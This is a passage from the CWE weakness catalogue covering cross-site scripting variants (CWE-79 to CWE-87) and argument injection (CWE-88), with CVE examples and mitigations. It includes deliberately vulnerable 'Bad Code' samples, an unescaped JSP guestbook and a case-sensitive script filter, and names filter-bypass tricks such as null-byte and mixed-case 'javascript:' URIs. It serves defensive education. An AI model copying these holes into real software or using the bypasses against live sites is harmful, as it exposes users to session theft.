If you are using PHP, configure your application so that it does not use `register_globals`. During implementation, develop your application so that it does not rely on this feature, but be wary of implementing a `register_globals` emulation that is subject to weaknesses such as CWE-95, CWE-621, and similar issues.

Background Details


















The same origin policy states that browsers should limit the resources accessible to scripts running on a given web site, or "origin", to the resources associated with that web site on the client-side, and not the client-side resources of any other sites or "origins". The goal is to prevent one site from being able to modify or read the contents of an unrelated site. Since the World Wide Web involves interactions between many sites, this policy is important for browsers to enforce.

The Domain of a website when referring to XSS is roughly equivalent to the resources associated with that website on the client-side of the connection. That is, the domain can be thought of as all resources the browser is storing for the user's interactions with this particular site.

Weakness Ordinalities

Resultant (where the weakness is typically related to the presence of some other weaknesses)

Relationships

Nature	Type	ID	Name			Page
ChildOf		20	Improper Input Validation	700		15
ChildOf		74	Improper Neutralization of Special Elements in Output Used by a Downstream Component ('Injection')	699		81
PeerOf		352	Cross-Site Request Forgery (CSRF)	1000		450
ChildOf		442	Web Problems	699		561
CanPrecede		494	Download of Code Without Integrity Check	1000		623
ChildOf		712	OWASP Top Ten 2007 Category A1 - Cross Site Scripting (XSS)	629		846
ChildOf		722	OWASP Top Ten 2004 Category A1 - Unvalidated Input	711		850
ChildOf		725	OWASP Top Ten 2004 Category A4 - Cross-Site Scripting (XSS) Flaws	711		853
ChildOf		751	2009 Top 25 - Insecure Interaction Between Components	750		873
ChildOf		801	2010 Top 25 - Insecure Interaction Between Components	800		935
ChildOf		811	OWASP Top Ten 2010 Category A2 - Cross-Site Scripting (XSS)	809		948
ParentOf		80	Improper Neutralization of Script-Related HTML Tags in a Web Page (Basic XSS)	699		105
ParentOf		81	Improper Neutralization of Script in an Error Message Web Page	699		107
ParentOf		83	Improper Neutralization of Script in Attributes in a Web Page	699		109
ParentOf		84	Improper Neutralization of Encoded URI Schemes in a Web Page	699		110

Nature	Type	ID	Name	V	GO	Page
ParentOf	V	85	Doubled Character XSS Manipulations	699 1000		112
ParentOf	V	86	Improper Neutralization of Invalid Characters in Identifiers in Web Pages	699 1000		113
ParentOf	V	87	Improper Neutralization of Alternate XSS Syntax	699 1000		114
CanFollow	B	113	Improper Neutralization of CRLF Sequences in HTTP Headers ('HTTP Response Splitting')	1000		162
CanFollow	B	184	Incomplete Blacklist	1000	692	262
MemberOf	V	635	Weaknesses Used by NVD	635		738

Causal Nature

Explicit (an explicit weakness resulting from behavior of the developer)

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
PLOVER			Cross-site scripting (XSS)
7 Pernicious Kingdoms			Cross-site Scripting
CLASP			Cross-site scripting
OWASP Top Ten 2007	A1	Exact	Cross Site Scripting (XSS)
OWASP Top Ten 2004	A1	CWE More Specific	Unvalidated Input
OWASP Top Ten 2004	A4	Exact	Cross-Site Scripting (XSS) Flaws
WASC	8		Cross-site Scripting

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
18	Embedding Scripts in Nonscript Elements	
19	Embedding Scripts within Scripts	
32	Embedding Scripts in HTTP Query Strings	
63	Simple Script Injection	
85	Client Network Footprinting (using AJAX/XSS)	
86	Embedding Script (XSS) in HTTP Headers	
91	XSS in IMG Tags	
106	Cross Site Scripting through Log Files	
198	Cross-Site Scripting in Error Pages	
199	Cross-Site Scripting Using Alternate Syntax	
209	Cross-Site Scripting Using MIME Type Mismatch	
232	Exploitation of Privilege/Trust	
243	Cross-Site Scripting in Attributes	
244	Cross-Site Scripting via Encoded URI Schemes	
245	Cross-Site Scripting Using Doubled Characters, e.g. %3C%3Cscript	
246	Cross-Site Scripting Using Flash	
247	Cross-Site Scripting with Masking through Invalid Characters in Identifiers	

References

- [REF-15] Jeremiah Grossman, Robert "RSnake" Hansen, Petko "pdp" D. Petkov, Anton Rager and Seth Fogie. "XSS Attacks". Syngress. 2007.
- [REF-17] Michael Howard, David LeBlanc and John Viega. "24 Deadly Sins of Software Security". "Sin 2: Web-Server Related Vulnerabilities (XSS, XSRF, and Response Splitting)." Page 31. McGraw-Hill. 2010.
- [REF-17] Michael Howard, David LeBlanc and John Viega. "24 Deadly Sins of Software Security". "Sin 3: Web-Client Related Vulnerabilities (XSS)." Page 63. McGraw-Hill. 2010.
- "Cross-site scripting". Wikipedia. 2008-08-26. < http://en.wikipedia.org/wiki/Cross-site_scripting >.
- [REF-11] M. Howard and D. LeBlanc. "Writing Secure Code". Chapter 13, "Web-Specific Input Issues" Page 413. 2nd Edition. Microsoft. 2002.
- [REF-14] RSnake. "XSS (Cross Site Scripting) Cheat Sheet". < <http://ha.ckers.org/xss.html> >.
- Microsoft. "Mitigating Cross-site Scripting With HTTP-only Cookies". < <http://msdn.microsoft.com/en-us/library/ms533046.aspx> >.

Mark Curphey, Microsoft. "Anti-XSS 3.0 Beta and CAT.NET Community Technology Preview now Live!". < <http://blogs.msdn.com/cisg/archive/2008/12/15/anti-xss-3-0-beta-and-cat-net-community-technology-preview-now-live.aspx> >.

"OWASP Enterprise Security API (ESAPI) Project". < <http://www.owasp.org/index.php/ESAPI> >.

Ivan Ristic. "XSS Defense HOWTO". < <http://blog.modsecurity.org/2008/07/do-you-know-how.html> >.

OWASP. "Web Application Firewall". < http://www.owasp.org/index.php/Web_Application_Firewall >.

Web Application Security Consortium. "Web Application Firewall Evaluation Criteria". < <http://www.webappsec.org/projects/wafec/v1/wasc-wafec-v1.0.html> >.

RSnake. "Firefox Implements httpOnly And is Vulnerable to XMLHttpRequest". 2007-07-19. "XMLHttpRequest allows reading HTTPOnly cookies". Mozilla. < https://bugzilla.mozilla.org/show_bug.cgi?id=380418 >.

"Apache Wicket". < <http://wicket.apache.org/> >.

[REF-16] OWASP. "XSS (Cross Site Scripting) Prevention Cheat Sheet". < [http://www.owasp.org/index.php/XSS_\(Cross_Site_Scripting\)_Prevention_Cheat_Sheet](http://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet) >.

Jason Lam. "Top 25 series - Rank 1 - Cross Site Scripting". SANS Software Security Institute. 2010-02-22. < <http://blogs.sans.org/appsecstreetfighter/2010/02/22/top-25-series-rank-1-cross-site-scripting/> >.

CWE-80: Improper Neutralization of Script-Related HTML Tags in a Web Page (Basic XSS)

Weakness ID: 80 (*Weakness Variant*)

Status: Incomplete

Description

Summary

The software receives input from an upstream component, but it does not neutralize or incorrectly neutralizes special characters such as "<", ">", and "&" that could be interpreted as web-scripting elements when they are sent to a downstream component that processes web pages.

Extended Description

This may allow such characters to be treated as control characters, which are executed client-side in the context of the user's session. Although this can be classified as an injection problem, the more pertinent issue is the failure to convert such special characters to respective context-appropriate entities before displaying them to the user.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Likelihood of Exploit

High to Very High

Demonstrative Examples

In the following example, a guestbook comment isn't properly encoded, filtered, or otherwise neutralized for script-related tags before being displayed in a client browser.

JSP Example:

Bad Code

```
<% for (Iterator i = guestbook.iterator(); i.hasNext(); ) {
    Entry e = (Entry) i.next(); %>
    <p>Entry #<%= e.getId() %></p>
    <p><%= e.getText() %></p>
    <%
    } %>
```

Observed Examples

Reference	Description
CVE-2002-0938	XSS in parameter in a link.

Reference	Description
CVE-2002-1495	XSS in web-based email product via attachment filenames.
CVE-2003-1136	HTML injection in posted message.
CVE-2004-2171	XSS not quoted in error page.

Potential Mitigations

Carefully check each input parameter against a rigorous positive specification (white list) defining the specific characters and format allowed. All input should be neutralized, not just parameters that the user is supposed to specify, but all data in the request, including hidden fields, cookies, headers, the URL itself, and so forth. A common mistake that leads to continuing XSS vulnerabilities is to validate only fields that are expected to be redisplayed by the site. We often encounter data from the request that is reflected by the application server or the application that the development team did not anticipate. Also, a field that is not currently reflected may be used by a future developer. Therefore, validating ALL parts of the HTTP request is recommended.

Implementation

Output Encoding

For every web page that is generated, use and specify a character encoding such as ISO-8859-1 or UTF-8. When an encoding is not specified, the web browser may choose a different encoding by guessing which encoding is actually being used by the web page. This can cause the web browser to treat certain sequences as special, opening up the client to subtle XSS attacks. See CWE-116 for more mitigations related to encoding/escaping.

This involves "HTML Entity Encoding" all non-alphanumeric characters from data that was received from the user and is now being written to the request.

With Struts, you should write all data from form beans with the bean's filter attribute set to true.

Implementation

Identify and Reduce Attack Surface

Defense in Depth

To help mitigate XSS attacks against the user's session cookie, set the session cookie to be HttpOnly. In browsers that support the HttpOnly feature (such as more recent versions of Internet Explorer and Firefox), this attribute can prevent the user's session cookie from being accessible to malicious client-side scripts that use document.cookie. This is not a complete solution, since HttpOnly is not supported by all browsers. More importantly, XMLHttpRequest and other powerful browser technologies provide read access to HTTP headers, including the Set-Cookie header in which the HttpOnly flag is set.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf	⊖	79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	699	96
MemberOf	⊖	630	Weaknesses Examined by SAMATE	630	735

Causal Nature

Explicit (an explicit weakness resulting from behavior of the developer)

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Basic XSS

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
18	Embedding Scripts in Nonscript Elements	

White Box Definitions

A weakness where the code path has:

1. start statement that accepts input from HTML page
2. end statement that publishes a data item to HTML where

- a. the input is part of the data item and
- b. the input contains XSS syntax

CWE-81: Improper Neutralization of Script in an Error Message Web Page

Weakness ID: 81 (*Weakness Variant*)

Status: Incomplete

Description

Summary

The software receives input from an upstream component, but it does not neutralize or incorrectly neutralizes special characters that could be interpreted as web-scripting elements when they are sent to an error page.

Extended Description

Error pages may include customized 403 Forbidden or 404 Not Found pages.

When an attacker can trigger an error that contains unneutralized input, then cross-site scripting attacks may be possible.

Time of Introduction

- Implementation
- Operation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2002-0840	XSS in default error page from Host: header.
CVE-2002-1053	XSS in error message.
CVE-2002-1700	XSS in error page from targeted parameter.

Potential Mitigations

Do not write user-controlled input to error pages.

Carefully check each input parameter against a rigorous positive specification (white list) defining the specific characters and format allowed. All input should be neutralized, not just parameters that the user is supposed to specify, but all data in the request, including hidden fields, cookies, headers, the URL itself, and so forth. A common mistake that leads to continuing XSS vulnerabilities is to validate only fields that are expected to be redisplayed by the site. We often encounter data from the request that is reflected by the application server or the application that the development team did not anticipate. Also, a field that is not currently reflected may be used by a future developer. Therefore, validating ALL parts of the HTTP request is recommended.

Implementation

Output Encoding

For every web page that is generated, use and specify a character encoding such as ISO-8859-1 or UTF-8. When an encoding is not specified, the web browser may choose a different encoding by guessing which encoding is actually being used by the web page. This can cause the web browser to treat certain sequences as special, opening up the client to subtle XSS attacks. See CWE-116 for more mitigations related to encoding/escaping.

This involves "HTML Entity Encoding" all non-alphanumeric characters from data that was received from the user and is now being written to the request.

With Struts, you should write all data from form beans with the bean's filter attribute set to true.

Implementation**Identify and Reduce Attack Surface****Defense in Depth**

To help mitigate XSS attacks against the user's session cookie, set the session cookie to be HttpOnly. In browsers that support the HttpOnly feature (such as more recent versions of Internet Explorer and Firefox), this attribute can prevent the user's session cookie from being accessible to malicious client-side scripts that use document.cookie. This is not a complete solution, since HttpOnly is not supported by all browsers. More importantly, XMLHttpRequest and other powerful browser technologies provide read access to HTTP headers, including the Set-Cookie header in which the HttpOnly flag is set.

Weakness Ordinalities

Resultant (where the weakness is typically related to the presence of some other weaknesses)

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf	B	79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	699 1000	96
CanAlsoBe	B	209	Information Exposure Through an Error Message	1000	296
CanAlsoBe	C	390	Detection of Error Condition Without Action	1000	498

Causal Nature

Explicit (an explicit weakness resulting from behavior of the developer)

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	XSS in error pages

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
198	Cross-Site Scripting in Error Pages	

CWE-82: Improper Neutralization of Script in Attributes of IMG Tags in a Web Page

Weakness ID: 82 (Weakness Variant)

Status: Incomplete

Description**Summary**

The web application does not neutralize or incorrectly neutralizes scripting elements within attributes of HTML IMG tags, such as the src attribute.

Extended Description

Attackers can embed XSS exploits into the values for IMG attributes (e.g. SRC) that is streamed and then executed in a victim's browser. Note that when the page is loaded into a user's browsers, the exploit will automatically execute.

Time of Introduction

- Implementation

Applicable Platforms**Languages**

- All

Observed Examples

Reference	Description
CVE-2002-1649	javascript URI scheme in IMG tag.
CVE-2002-1803	javascript URI scheme in IMG tag.
CVE-2002-1804	javascript URI scheme in IMG tag.
CVE-2002-1805	javascript URI scheme in IMG tag.
CVE-2002-1806	javascript URI scheme in IMG tag.
CVE-2002-1807	javascript URI scheme in IMG tag.
CVE-2002-1808	javascript URI scheme in IMG tag.

Reference	Description
CVE-2006-3211	Stored XSS in a guestbook application using a javascript: URI in a bbcode img tag.

Potential Mitigations

Implementation

Output Encoding

For every web page that is generated, use and specify a character encoding such as ISO-8859-1 or UTF-8. When an encoding is not specified, the web browser may choose a different encoding by guessing which encoding is actually being used by the web page. This can cause the web browser to treat certain sequences as special, opening up the client to subtle XSS attacks. See CWE-116 for more mitigations related to encoding/escaping.

Implementation

Identify and Reduce Attack Surface

Defense in Depth

To help mitigate XSS attacks against the user's session cookie, set the session cookie to be HttpOnly. In browsers that support the HttpOnly feature (such as more recent versions of Internet Explorer and Firefox), this attribute can prevent the user's session cookie from being accessible to malicious client-side scripts that use document.cookie. This is not a complete solution, since HttpOnly is not supported by all browsers. More importantly, XMLHttpRequest and other powerful browser technologies provide read access to HTTP headers, including the Set-Cookie header in which the HttpOnly flag is set.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf		83	Improper Neutralization of Script in Attributes in a Web Page	699 1000	109

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Script in IMG tags

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
18	Embedding Scripts in Nonscript Elements	
91	XSS in IMG Tags	

CWE-83: Improper Neutralization of Script in Attributes in a Web Page

Weakness ID: 83 (*Weakness Variant*)

Status: Draft

Description

Summary

The software does not neutralize or incorrectly neutralizes "javascript:" or other URIs from dangerous attributes within tags, such as onmouseover, onload, onerror, or style.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2001-0520	Bypass filtering of SCRIPT tags using onload in BODY, href in A, BUTTON, INPUT, and others.
CVE-2002-1493	guestbook XSS in STYLE or IMG SRC attributes.
CVE-2002-1495	XSS in web-based email product via onmouseover event.
CVE-2002-1681	XSS via script in <P> tag.
CVE-2002-1965	Javascript in onerror attribute of IMG tag.
CVE-2003-1136	Javascript in onmouseover attribute in e-mail address or URL.

Reference	Description
CVE-2004-1935	Onload, onmouseover, and other events in an e-mail attachment.
CVE-2005-0945	Onmouseover and onload events in img, link, and mail tags.

Potential Mitigations

Carefully check each input parameter against a rigorous positive specification (white list) defining the specific characters and format allowed. All input should be neutralized, not just parameters that the user is supposed to specify, but all data in the request, including tag attributes, hidden fields, cookies, headers, the URL itself, and so forth. A common mistake that leads to continuing XSS vulnerabilities is to validate only fields that are expected to be redisplayed by the site. We often encounter data from the request that is reflected by the application server or the application that the development team did not anticipate. Also, a field that is not currently reflected may be used by a future developer. Therefore, validating ALL parts of the HTTP request is recommended.

Implementation

Output Encoding

For every web page that is generated, use and specify a character encoding such as ISO-8859-1 or UTF-8. When an encoding is not specified, the web browser may choose a different encoding by guessing which encoding is actually being used by the web page. This can cause the web browser to treat certain sequences as special, opening up the client to subtle XSS attacks. See CWE-116 for more mitigations related to encoding/escaping.

This involves "HTML Entity Encoding" all non-alphanumeric characters from data that was received from the user and is now being written to the request.

With Struts, you should write all data from form beans with the bean's filter attribute set to true.

Implementation

Identify and Reduce Attack Surface

Defense in Depth

To help mitigate XSS attacks against the user's session cookie, set the session cookie to be HttpOnly. In browsers that support the HttpOnly feature (such as more recent versions of Internet Explorer and Firefox), this attribute can prevent the user's session cookie from being accessible to malicious client-side scripts that use document.cookie. This is not a complete solution, since HttpOnly is not supported by all browsers. More importantly, XMLHttpRequest and other powerful browser technologies provide read access to HTTP headers, including the Set-Cookie header in which the HttpOnly flag is set.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf		79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	699 1000	96
ParentOf		82	Improper Neutralization of Script in Attributes of IMG Tags in a Web Page	699 1000	108

Causal Nature

Explicit (an explicit weakness resulting from behavior of the developer)

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	XSS using Script in Attributes

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
18	Embedding Scripts in Nonscript Elements	
243	Cross-Site Scripting in Attributes	

CWE-84: Improper Neutralization of Encoded URI Schemes in a Web Page

Weakness ID: 84 (Weakness Variant)

Status: Draft

Description**Summary**

The web application improperly neutralizes user-controlled input for executable script disguised with URI encodings.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms**Languages**

- All

Observed Examples

Reference	Description
CVE-2002-0117	Encoded "javascript" in IMG tag.
CVE-2002-0118	Encoded "javascript" in IMG tag.
CVE-2005-0563	Cross-site scripting (XSS) vulnerability in Microsoft Outlook Web Access (OWA) component in Exchange Server 5.5 allows remote attackers to inject arbitrary web script or HTML via an email message with an encoded javascript: URL ("javAsc
ript:") in an IMG tag.
CVE-2005-0692	Encoded script within BBcode IMG tag.
CVE-2005-2276	Cross-site scripting (XSS) vulnerability in Novell Groupwise WebAccess 6.5 before July 11, 2005 allows remote attackers to inject arbitrary web script or HTML via an e-mail message with an encoded javascript URI (e.g. "jAvascript" in an IMG tag).

Potential Mitigations

Resolve all URIs to absolute or canonical representations before processing.

Carefully check each input parameter against a rigorous positive specification (white list) defining the specific characters and format allowed. All input should be neutralized, not just parameters that the user is supposed to specify, but all data in the request, including tag attributes, hidden fields, cookies, headers, the URL itself, and so forth. A common mistake that leads to continuing XSS vulnerabilities is to validate only fields that are expected to be redisplayed by the site. We often encounter data from the request that is reflected by the application server or the application that the development team did not anticipate. Also, a field that is not currently reflected may be used by a future developer. Therefore, validating ALL parts of the HTTP request is recommended.

Implementation**Output Encoding**

For every web page that is generated, use and specify a character encoding such as ISO-8859-1 or UTF-8. When an encoding is not specified, the web browser may choose a different encoding by guessing which encoding is actually being used by the web page. This can cause the web browser to treat certain sequences as special, opening up the client to subtle XSS attacks. See CWE-116 for more mitigations related to encoding/escaping.

This involves "HTML Entity Encoding" all non-alphanumeric characters from data that was received from the user and is now being written to the request.

With Struts, you should write all data from form beans with the bean's filter attribute set to true.

Implementation**Identify and Reduce Attack Surface****Defense in Depth**

To help mitigate XSS attacks against the user's session cookie, set the session cookie to be HttpOnly. In browsers that support the HttpOnly feature (such as more recent versions of Internet Explorer and Firefox), this attribute can prevent the user's session cookie from being accessible to malicious client-side scripts that use document.cookie. This is not a complete solution, since HttpOnly is not supported by all browsers. More importantly, XMLHttpRequest and other powerful browser technologies provide read access to HTTP headers, including the Set-Cookie header in which the HttpOnly flag is set.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf	B	79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	699 1000	96

Causal Nature

Explicit (an explicit weakness resulting from behavior of the developer)

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	XSS using Script Via Encoded URI Schemes

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
18	Embedding Scripts in Nonscript Elements	
32	Embedding Scripts in HTTP Query Strings	
244	Cross-Site Scripting via Encoded URI Schemes	

CWE-85: Doubled Character XSS Manipulations

Weakness ID: 85 (Weakness Variant)

Status: Draft

Description

Summary

The web application fails to filter user-controlled input for executable script disguised using doubling of the involved characters.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2000-0116	Encoded "javascript" in IMG tag.
CVE-2001-1157	Extra "<" in front of SCRIPT tag.
CVE-2002-2086	XSS using "<script".

Potential Mitigations

Resolve all filtered input to absolute or canonical representations before processing.

Carefully check each input parameter against a rigorous positive specification (white list) defining the specific characters and format allowed. All input should be neutralized, not just parameters that the user is supposed to specify, but all data in the request, including tag attributes, hidden fields, cookies, headers, the URL itself, and so forth. A common mistake that leads to continuing XSS vulnerabilities is to validate only fields that are expected to be redisplayed by the site. We often encounter data from the request that is reflected by the application server or the application that the development team did not anticipate. Also, a field that is not currently reflected may be used by a future developer. Therefore, validating ALL parts of the HTTP request is recommended.

Implementation

Output Encoding

For every web page that is generated, use and specify a character encoding such as ISO-8859-1 or UTF-8. When an encoding is not specified, the web browser may choose a different encoding by guessing which encoding is actually being used by the web page. This can cause the web browser to treat certain sequences as special, opening up the client to subtle XSS attacks. See CWE-116 for more mitigations related to encoding/escaping.

This involves "HTML Entity Encoding" all non-alphanumeric characters from data that was received from the user and is now being written to the request.

With Struts, you should write all data from form beans with the bean's filter attribute set to true.

Implementation**Identify and Reduce Attack Surface****Defense in Depth**

To help mitigate XSS attacks against the user's session cookie, set the session cookie to be HttpOnly. In browsers that support the HttpOnly feature (such as more recent versions of Internet Explorer and Firefox), this attribute can prevent the user's session cookie from being accessible to malicious client-side scripts that use document.cookie. This is not a complete solution, since HttpOnly is not supported by all browsers. More importantly, XMLHttpRequest and other powerful browser technologies provide read access to HTTP headers, including the Set-Cookie header in which the HttpOnly flag is set.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf	B	79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	699 1000	96
PeerOf	G	675	Duplicate Operations on Resource	1000	789

Causal Nature

Explicit (an explicit weakness resulting from behavior of the developer)

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	DOUBLE - Doubled character XSS manipulations, e.g. "<script"

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
32	Embedding Scripts in HTTP Query Strings	
245	Cross-Site Scripting Using Doubled Characters, e.g. %3C%3Cscript	

CWE-86: Improper Neutralization of Invalid Characters in Identifiers in Web Pages

Weakness ID: 86 (Weakness Variant)

Status: Draft

Description**Summary**

The software does not neutralize or incorrectly neutralizes invalid characters or byte sequences in the middle of tag names, URI schemes, and other identifiers.

Extended Description

Some web browsers may remove these sequences, resulting in output that may have unintended control implications. For example, the software may attempt to remove a "javascript:" URI scheme, but a "java%00script:" URI may bypass this check and still be rendered as active javascript by some browsers, allowing XSS or other attacks.

Time of Introduction

- Implementation

Applicable Platforms**Languages**

- All

Observed Examples

Reference	Description
CVE-2004-0595	XSS filter doesn't filter null characters before looking for dangerous tags, which are ignored by web browsers. Multiple Interpretation Error (MIE) and validate-before-cleanse.

Potential Mitigations

Implementation**Output Encoding**

For every web page that is generated, use and specify a character encoding such as ISO-8859-1 or UTF-8. When an encoding is not specified, the web browser may choose a different encoding by guessing which encoding is actually being used by the web page. This can cause the web browser to treat certain sequences as special, opening up the client to subtle XSS attacks. See CWE-116 for more mitigations related to encoding/escaping.

Implementation**Identify and Reduce Attack Surface****Defense in Depth**

To help mitigate XSS attacks against the user's session cookie, set the session cookie to be HttpOnly. In browsers that support the HttpOnly feature (such as more recent versions of Internet Explorer and Firefox), this attribute can prevent the user's session cookie from being accessible to malicious client-side scripts that use document.cookie. This is not a complete solution, since HttpOnly is not supported by all browsers. More importantly, XMLHttpRequest and other powerful browser technologies provide read access to HTTP headers, including the Set-Cookie header in which the HttpOnly flag is set.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf	B	79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	699 1000	96
PeerOf	B	184	Incomplete Blacklist	1000	262
ChildOf	B	436	Interpretation Conflict	1000	557

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Invalid Characters in Identifiers

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
18	Embedding Scripts in Nonscript Elements	
32	Embedding Scripts in HTTP Query Strings	
63	Simple Script Injection	
73	User-Controlled Filename	
85	Client Network Footprinting (using AJAX/XSS)	
86	Embedding Script (XSS) in HTTP Headers	
247	Cross-Site Scripting with Masking through Invalid Characters in Identifiers	

CWE-87: Improper Neutralization of Alternate XSS Syntax

Weakness ID: 87 (Weakness Variant)

Status: Draft

Description**Summary**

The software does not neutralize or incorrectly neutralizes user-controlled input for alternate script syntax.

Time of Introduction

- Implementation

Applicable Platforms**Languages**

- All

Demonstrative Examples

In the following example, an XSS neutralization routine checks for the lower-case "script" string but fails to account for alternate strings ("SCRIPT", for example).

Java Example:

Bad Code

```
public String preventXSS(String input, String mask) {
    return input.replaceAll("script", mask);
}
```

```
}

```

Observed Examples

Reference	Description
CVE-2002-0738	XSS using "&={script)".

Potential Mitigations

Resolve all input to absolute or canonical representations before processing.

Carefully check each input parameter against a rigorous positive specification (white list) defining the specific characters and format allowed. All input should be neutralized, not just parameters that the user is supposed to specify, but all data in the request, including tag attributes, hidden fields, cookies, headers, the URL itself, and so forth. A common mistake that leads to continuing XSS vulnerabilities is to validate only fields that are expected to be redisplayed by the site. We often encounter data from the request that is reflected by the application server or the application that the development team did not anticipate. Also, a field that is not currently reflected may be used by a future developer. Therefore, validating ALL parts of the HTTP request is recommended.

Implementation

Output Encoding

For every web page that is generated, use and specify a character encoding such as ISO-8859-1 or UTF-8. When an encoding is not specified, the web browser may choose a different encoding by guessing which encoding is actually being used by the web page. This can cause the web browser to treat certain sequences as special, opening up the client to subtle XSS attacks. See CWE-116 for more mitigations related to encoding/escaping.

This involves "HTML Entity Encoding" all non-alphanumeric characters from data that was received from the user and is now being written to the request.

With Struts, you should write all data from form beans with the bean's filter attribute set to true.

Implementation

Identify and Reduce Attack Surface

Defense in Depth

To help mitigate XSS attacks against the user's session cookie, set the session cookie to be HttpOnly. In browsers that support the HttpOnly feature (such as more recent versions of Internet Explorer and Firefox), this attribute can prevent the user's session cookie from being accessible to malicious client-side scripts that use document.cookie. This is not a complete solution, since HttpOnly is not supported by all browsers. More importantly, XMLHttpRequest and other powerful browser technologies provide read access to HTTP headers, including the Set-Cookie header in which the HttpOnly flag is set.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf	⊗	79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	699 1000	96

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Alternate XSS syntax

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
199	Cross-Site Scripting Using Alternate Syntax	

CWE-88: Argument Injection or Modification

Weakness ID: 88 (Weakness Base)

Status: Draft

Description

Summary

The software does not sufficiently delimit the arguments being passed to a component in another control sphere, allowing alternate arguments to be provided, leading to potentially security-relevant changes.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms**Languages**

- All

Observed Examples

Reference	Description
CVE-1999-0113	Canonical Example
CVE-2001-0150	
CVE-2001-0667	
CVE-2001-1246	Language interpreter's mail function accepts another argument that is concatenated to a string used in a dangerous popen() call. Since there is no neutralization of this argument, both OS Command Injection (CWE-78) and Argument Injection (CWE-88) are possible.
CVE-2002-0985	
CVE-2003-0907	
CVE-2004-0121	
CVE-2004-0411	Web browser doesn't filter "-" when invoking various commands, allowing command-line switches to be specified.
CVE-2004-0473	Web browser doesn't filter "-" when invoking various commands, allowing command-line switches to be specified.
CVE-2004-0480	
CVE-2004-0489	
CVE-2005-4699	Argument injection vulnerability in TellMe 1.2 and earlier allows remote attackers to modify command line arguments for the Whois program and obtain sensitive information via "--" style options in the q_Host parameter.
CVE-2006-1865	Beagle before 0.2.5 can produce certain insecure command lines to launch external helper applications while indexing, which allows attackers to execute arbitrary commands. NOTE: it is not immediately clear whether this issue involves argument injection, shell metacharacters, or other issues.
CVE-2006-2056	Argument injection vulnerability in Internet Explorer 6 for Windows XP SP2 allows user-assisted remote attackers to modify command line arguments to an invoked mail client via " (double quote) characters in a mailto: scheme handler, as demonstrated by launching Microsoft Outlook with an arbitrary filename as an attachment. NOTE: it is not clear whether this issue is implementation-specific or a problem in the Microsoft API.
CVE-2006-2057	Argument injection vulnerability in Mozilla Firefox 1.0.6 allows user-assisted remote attackers to modify command line arguments to an invoked mail client via " (double quote) characters in a mailto: scheme handler, as demonstrated by launching Microsoft Outlook with an arbitrary filename as an attachment. NOTE: it is not clear whether this issue is implementation-specific or a problem in the Microsoft API.
CVE-2006-2058	Argument injection vulnerability in Avant Browser 10.1 Build 17 allows user-assisted remote attackers to modify command line arguments to an invoked mail client via " (double quote) characters in a mailto: scheme handler, as demonstrated by launching Microsoft Outlook with an arbitrary filename as an attachment. NOTE: it is not clear whether this issue is implementation-specific or a problem in the Microsoft API.
CVE-2006-2312	Argument injection vulnerability in the URI handler in Skype 2.0.*.104 and 2.5.*.0 through 2.5.*.78 for Windows allows remote authorized attackers to download arbitrary files via a URL that contains certain command-line switches.
CVE-2006-3015	Argument injection vulnerability in WinSCP 3.8.1 build 328 allows remote attackers to upload or download arbitrary files via encoded spaces and double-quote characters in a scp or sftp URI.
CVE-2006-4692	Argument injection vulnerability in the Windows Object Packager (packager.exe) in Microsoft Windows XP SP1 and SP2 and Server 2003 SP1 and earlier allows remote user-assisted attackers to execute arbitrary commands via a crafted file with a "/" (slash) character in the filename of the Command Line property, followed by a valid file extension, which causes the command before the slash to be executed, aka "Object Packager Dialogue Spoofing Vulnerability."

Reference	Description
